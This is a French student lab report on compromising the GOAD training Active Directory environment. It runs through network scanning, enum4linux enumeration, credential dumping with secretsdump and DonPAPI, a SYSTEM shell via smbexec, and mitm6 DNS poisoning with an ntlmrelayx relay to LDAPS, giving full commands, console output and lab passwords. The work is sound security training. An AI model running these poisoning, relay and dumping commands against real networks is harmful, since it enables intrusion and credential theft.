SAE5C03

COMPTE-RENDU TECHNIQUE

SOMMAIRE

Lien du repos GitHub avec les schémas et les Compte-Rendu :

https://github.com/Abdessabourbaali/SAE5C03-CYBER-CLOUD_BAALI_BERRA_CARY

1. INSTALLATION DE GOAD SUR VIRTUALBOX

Installer les services nécessaires à son fonctionnement :

- **sudo apt update && apt upgrade**
- **sudo apt install virtualbox vagrant python ansible docker.io**
- **git clone https://github.com/Orange-Cyberdefense/GOAD.git**
- **cd GOAD**




Fig.1 commande ls

Les construire avec :

- **./goad.sh -t check -l GOAD -p virtualbox -m docker**
- **./goad.sh -t install -l GOAD -p virtualbox -m docker**

Attendre la fin puis les lancer une par une dans Virtualbox.

2. ANALYSE, ENUMERATION ET RECUPERATION D'UN COMPTE UTILISATEUR POUR BLOUNDHOUND

Initialement, nous n'avons aucun compte utilisateur, seulement une machine kali présente sur le même réseau que les serveurs.

La méthodologie de gain d'accès à un compte a été la suivante :

- Scan des IPs et ports
- Énumération des domaines associés aux IPs
- Enumeration des comptes associés au domaine (via Active Directory)
- Enumération des droits des comptes (Partie Sharphound)

2.1 SCAN DES IPS ET PORTS

Scan des IPs avec un script maison :

```
import ipaddress
import subprocess

def ping_ips(network):
        up_ips = []
        network = ipaddress.IPv4Network(network, strict=False)

        for ip in network.hosts():
        ip_str = str(ip)
        command = ['ping', '-c', '1', ip_str]  # Ping avec une seule requête (-c 1)
#       print(ip_str)
        try:
        subprocess.check_output(command, stderr=subprocess.STDOUT, timeout=1)
        up_ips.append(ip_str);print(ip_str)
        except subprocess.CalledProcessError:
        pass  # Le ping a échoué, l'adresse IP est probablement indisponible
        except subprocess.TimeoutExpired:
        pass  # Le ping a expiré, l'adresse IP est probablement indisponible

        return up_ips

if __name__ == "__main__":
        network_to_ping = "192.168.56.0/24"
        up_ips_list = ping_ips(network_to_ping)

        print("Liste des adresses IP UP :")
        for ip in up_ips_list:
        print(ip)
```

Fig.2 Script

Liste des IPs UP:

- 192.168.56.1 (Pc hôte)
- 192.168.56.10 (DC01)
- 192.168.56.11 (DC02)
- 192.168.56.12 (DC03)
- 192.168.56.100 (VM?)
- 192.168.56.108 (VM?)
- 192.168.56.22 (SRV1)
- 192.168.56.23 (SRV2)

2.2 ENUMERATION DES DOMAINES ASSOCIES AUX IPS

On utilise enum4linux pour obtenir le domaine associé à chaque IP intéressante :

- **enum4linux <IP>**




Fig.3 Résultat de la commande enum4linux

2.3 ENUMERATION DES COMPTE ASSOCIES AU DOMAINE (VIA ACTIVE DIRECTORY)

Notre poste client est sur le même réseau que les serveurs que nous convoitons.

Nous allons donc utiliser CrackMapExec pour récupérer les comptes et domaines associés à ces serveurs :

- **sudo enum4linux 192.168.56.11**




Fig.4 Récupération des comptes et domaines




Fig.5 Récupération des comptes et domaines

On voit donc un compte utilisateur avec le mot de passe (erreur critique) :

- **samwell.tarly : Heartsbane**

2.4 EXPLOITATION DE SAM

Utilisez secretsdump pour obtenir la base de données SAM, la connexion LSA mise en cache, le compte de la machine et certaines informations DPAPI :

- **proxychains secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'**




Fig.6

Ensuite on va faire de meme avec donPAPI, il est utilisé pour récupérer les informations DPAPI et autres mots de passe stockés (fichiers, navigateur, tâches planifiées,). Cet outil ne touche pas au LSASS, il est donc plus furtif et fonctionne la plupart du temps même si AV et EDR sont activés sur la cible.

- **proxychains DonPAPI -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'**




Fig.7

DonPapi nous donne le mot de passe stocké pour le service sql_svc :

- **YouWillNotKerboroast1ngMeeeeee**

Nous obtenons également le mot de passe de robb.stark en raison d'une tâche planifiée configurée sur cet ordinateur.




Fig.8

2.5 EXPLOITATION DU SAMBA

Se connecter directement au serveur smb avec smbclient :

- **proxychains smbclient.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug**

```
[Jul 10, 2022 - 18:34:07 (CEST)] exegol-goadv2 /workspace # proxychains smbclient.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
Type help for list of commands
# shares
ADMIN$
all
C$
IPC$
public
# use C$
# ls
drw-rw-rw-          0  Wed Jun 29 00:26:33 2022 $Recycle.Bin
drw-rw-rw-          0  Wed Jun 29 01:19:30 2022 Config.Msi
-rw-rw-rw-       2326  Wed Jun 29 07:46:13 2022 dns_log.txt
drw-rw-rw-          0  Fri Jul 17 16:28:38 2020 Documents and Settings
drw-rw-rw-          0  Wed Jun 29 01:04:04 2022 inetpub
-rw-rw-rw-  536870912  Mon Jul 11 00:36:46 2022 pagefile.sys
drw-rw-rw-          0  Wed Jun 29 07:49:59 2022 PerfLogs
drw-rw-rw-          0  Wed Jun 29 01:18:39 2022 Program Files
drw-rw-rw-          0  Wed Jun 29 01:16:56 2022 Program Files (x86)
drw-rw-rw-          0  Wed Jun 29 11:09:05 2022 ProgramData
drw-rw-rw-          0  Wed Jun 29 00:25:57 2022 Recovery
drw-rw-rw-          0  Wed Jun 29 01:07:11 2022 setup
drw-rw-rw-          0  Wed Jun 29 01:30:57 2022 shares
drw-rw-rw-          0  Fri Jul 17 16:27:55 2020 System Volume Information
drw-rw-rw-          0  Wed Jun 29 01:01:06 2022 tmp
drw-rw-rw-          0  Thu Jul  7 07:54:23 2022 Users
drw-rw-rw-          0  Sun Jul 10 17:37:10 2022 vagrant
drw-rw-rw-          0  Tue Jul  5 04:31:25 2022 Windows
```

Fig.9

Avec une connexion par chaussettes, vous ne pouvez utiliser que smbexec ou atexec, je choisis smbexec car j'ai déjà travaillé avec :

- **proxychains smbexec.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug**

```
[Jul 11, 2022 - 23:46:26 (CEST)] exegol-goadv2 /workspace # proxychains smbexec.py -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22' -debug
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-g4b53180
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket
[+] StringBinding ncacn_np:192.168.56.22[\pipe\svcctl]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system
```

Fig.10

J'ai un accès SYSTEM au serveur SRV01, c'est déjà très bien !

Un autre moyen utile d'empoisonner le réseau consiste à répondre aux requêtes DHCPv6 et à définir notre hôte comme serveur DNS par défaut. Windows préfère par défaut IPv6 à IPv4, nous pouvons donc capturer et empoisonner la réponse à la requête DHCPv6 pour changer le serveur DNS et rediriger les requêtes vers notre machine à l'aide de l'outil MITM6.




Fig.11




Fig.12

Commencer l'empoisonnement avec mitm6 et démarrer ntlmrelayx :

- **mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d north.sevenkingdoms.local –debug**

- **ntlmrelayx.py -6 -wh wpadfakeserver.essos.local -t ldaps://meereen.essos.local --add-computer relayedpccreate --delegate-access**

```
[Jul 11, 2022 - 09:07:07 (CEST)] exegol-goadv2 /workspace # mitm6 -i vboxnet0 -d essos.local -d sevenkingdoms.local -d north.sevenkingdoms.local --debug
/usr/local/lib/python3.10/dist-packages/scapy/layers/ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
  cipher=algorithms.Blowfish,
/usr/local/lib/python3.10/dist-packages/scapy/layers/ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
  cipher=algorithms.CAST5,
Starting mitm6 using the following configuration:
Primary adapter: vboxnet0 [0a:00:27:00:00:00]
IPv4 address: 192.168.56.1
IPv6 address: fe80::800:27ff:fe00:0
DNS local search domain: essos.local
DNS whitelist: essos.local, sevenkingdoms.local, north.sevenkingdoms.local
WARNING: No route found for IPv6 destination ff02::1 (no default route?)
WARNING: No route found for IPv6 destination ff02::1 (no default route?)
WARNING: more No route found for IPv6 destination ff02::1 (no default route?)
WARNING: No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
WARNING: No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
WARNING: more No route found for IPv6 destination fe80::4484:b0b0:929a:8aa0 (no default route?)
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:a3:67:1d host=braavos.essos.local. ipv4=192.168.56.23
IPv6 address fe80::192:168:56:23 is now assigned to mac=08:00:27:a3:67:1d host=braavos.essos.local. ipv4=192.168.56.23
```

Fig.13

Comme nous pouvons le voir, le dns est maintenant empoisonné.

```
PS C:\Users\khal.drogo> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : braavos
   Primary Dns Suffix  . . . . . . . : essos.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : essos.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-A0-7F-87
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::3925:2cf9:567c:56b%9(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.0.2.15(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Monday, July 11, 2022 12:04:44 AM
   Lease Expires . . . . . . . . . . : Tuesday, July 12, 2022 12:04:45 AM
   Default Gateway . . . . . . . . . : 10.0.2.2
   DHCP Server . . . . . . . . . . . : 10.0.2.2
   DHCPv6 IAID . . . . . . . . . . . : 50855975
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-4D-39-14-08-00-27-A0-7F-87
   DNS Servers . . . . . . . . . . . : 10.0.2.3
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : essos.local
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-A3-67-1D
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::192:168:56:23%4(Preferred)
   Lease Obtained. . . . . . . . . . : Monday, July 11, 2022 1:07:52 AM
   Lease Expires . . . . . . . . . . : Monday, July 11, 2022 1:12:52 AM
   Link-local IPv6 Address . . . . . : fe80::4484:b0b0:929a:8aa0%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.56.23(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 67633191
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-4D-39-14-08-00-27-A0-7F-87
   DNS Servers . . . . . . . . . . . : fe80::800:27ff:fe00:0%4
                                       192.168.56.12
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       essos.local

Tunnel adapter isatap.{3BE1829B-BF8E-48E4-8CD7-B333D2A0A078}:
```

Fig.14

Nous attendons une requête http wpad pour relayer la demande à LDAPs




Fig.15

Un nouvel ordinateur a été créé avec un accès délégué à Braavos$ parce que nous empoisonnons le compte d'ordinateur de Braavos$ et qu'il peut définir le **msDSAllowedToActOnBehalfOfOtherIdentity** sur l'ordinateur créé.

Ouvrir un rdp avec essos.local/khal.drogo:horse

Lorsque le relais est opérationnel, nous pouvons obtenir toutes les informations sur le domaine.





Fig.16

```
[Jul 11, 2022 - 10:33:07 (CEST)] exegol-goadv2 loot # ll
total 244K
-rw-r--r-- 1 root root 2.5K Jul 11 10:32 domain_computers_by_os.html
-rw-r--r-- 1 root root  884 Jul 11 10:32 domain_computers.grep
-rw-r--r-- 1 root root 2.2K Jul 11 10:32 domain_computers.html
-rw-r--r-- 1 root root  20K Jul 11 10:32 domain_computers.json
-rw-r--r-- 1 root root  11K Jul 11 10:32 domain_groups.grep
-rw-r--r-- 1 root root  18K Jul 11 10:32 domain_groups.html
-rw-r--r-- 1 root root  85K Jul 11 10:32 domain_groups.json
-rw-r--r-- 1 root root  242 Jul 11 10:32 domain_policy.grep
-rw-r--r-- 1 root root 1.2K Jul 11 10:32 domain_policy.html
-rw-r--r-- 1 root root 5.0K Jul 11 10:32 domain_policy.json
-rw-r--r-- 1 root root  190 Jul 11 10:32 domain_trusts.grep
-rw-r--r-- 1 root root 1005 Jul 11 10:32 domain_trusts.html
-rw-r--r-- 1 root root 2.1K Jul 11 10:32 domain_trusts.json
-rw-r--r-- 1 root root  19K Jul 11 10:32 domain_users_by_group.html
-rw-r--r-- 1 root root 2.9K Jul 11 10:32 domain_users.grep
-rw-r--r-- 1 root root 8.2K Jul 11 10:32 domain_users.html
-rw-r--r-- 1 root root  28K Jul 11 10:32 domain_users.json
```

Fig.17



Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sql_svc	sql_svc	sql_svc		Domain Users	06/28/22 22:59:39	07/11/22 06:58:29	07/11/22 06:58:29	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:19	1114	sql service
jorah.mormont	jorah.mormont	jorah.mormont	Targaryen	Domain Users	06/28/22 22:59:37	07/10/22 19:36:11	07/10/22 19:36:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:16	1113	Jorah Mormont
khal.drogo	khal.drogo	khal.drogo	Dothraki	Domain Users	06/28/22 22:59:35	07/01/22 09:43:09	07/11/22 08:32:27	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:13	1112	Khal Drogo
viserys.targaryen	viserys.targaryen	viserys.targaryen	Targaryen	Domain Users	06/28/22 22:59:33	07/01/22 21:29:56	07/01/22 21:29:56	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:10	1111	Viserys Targaryen
daenerys.targaryen	daenerys.targaryen	daenerys.targaryen	DragonsFriends, Targaryen, Domain Admins, Administrators	Domain Users	06/28/22 22:59:31	07/10/22 19:37:42	07/10/22 21:38:21	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/29/22 05:48:07	1110	Darnerys Targaryen
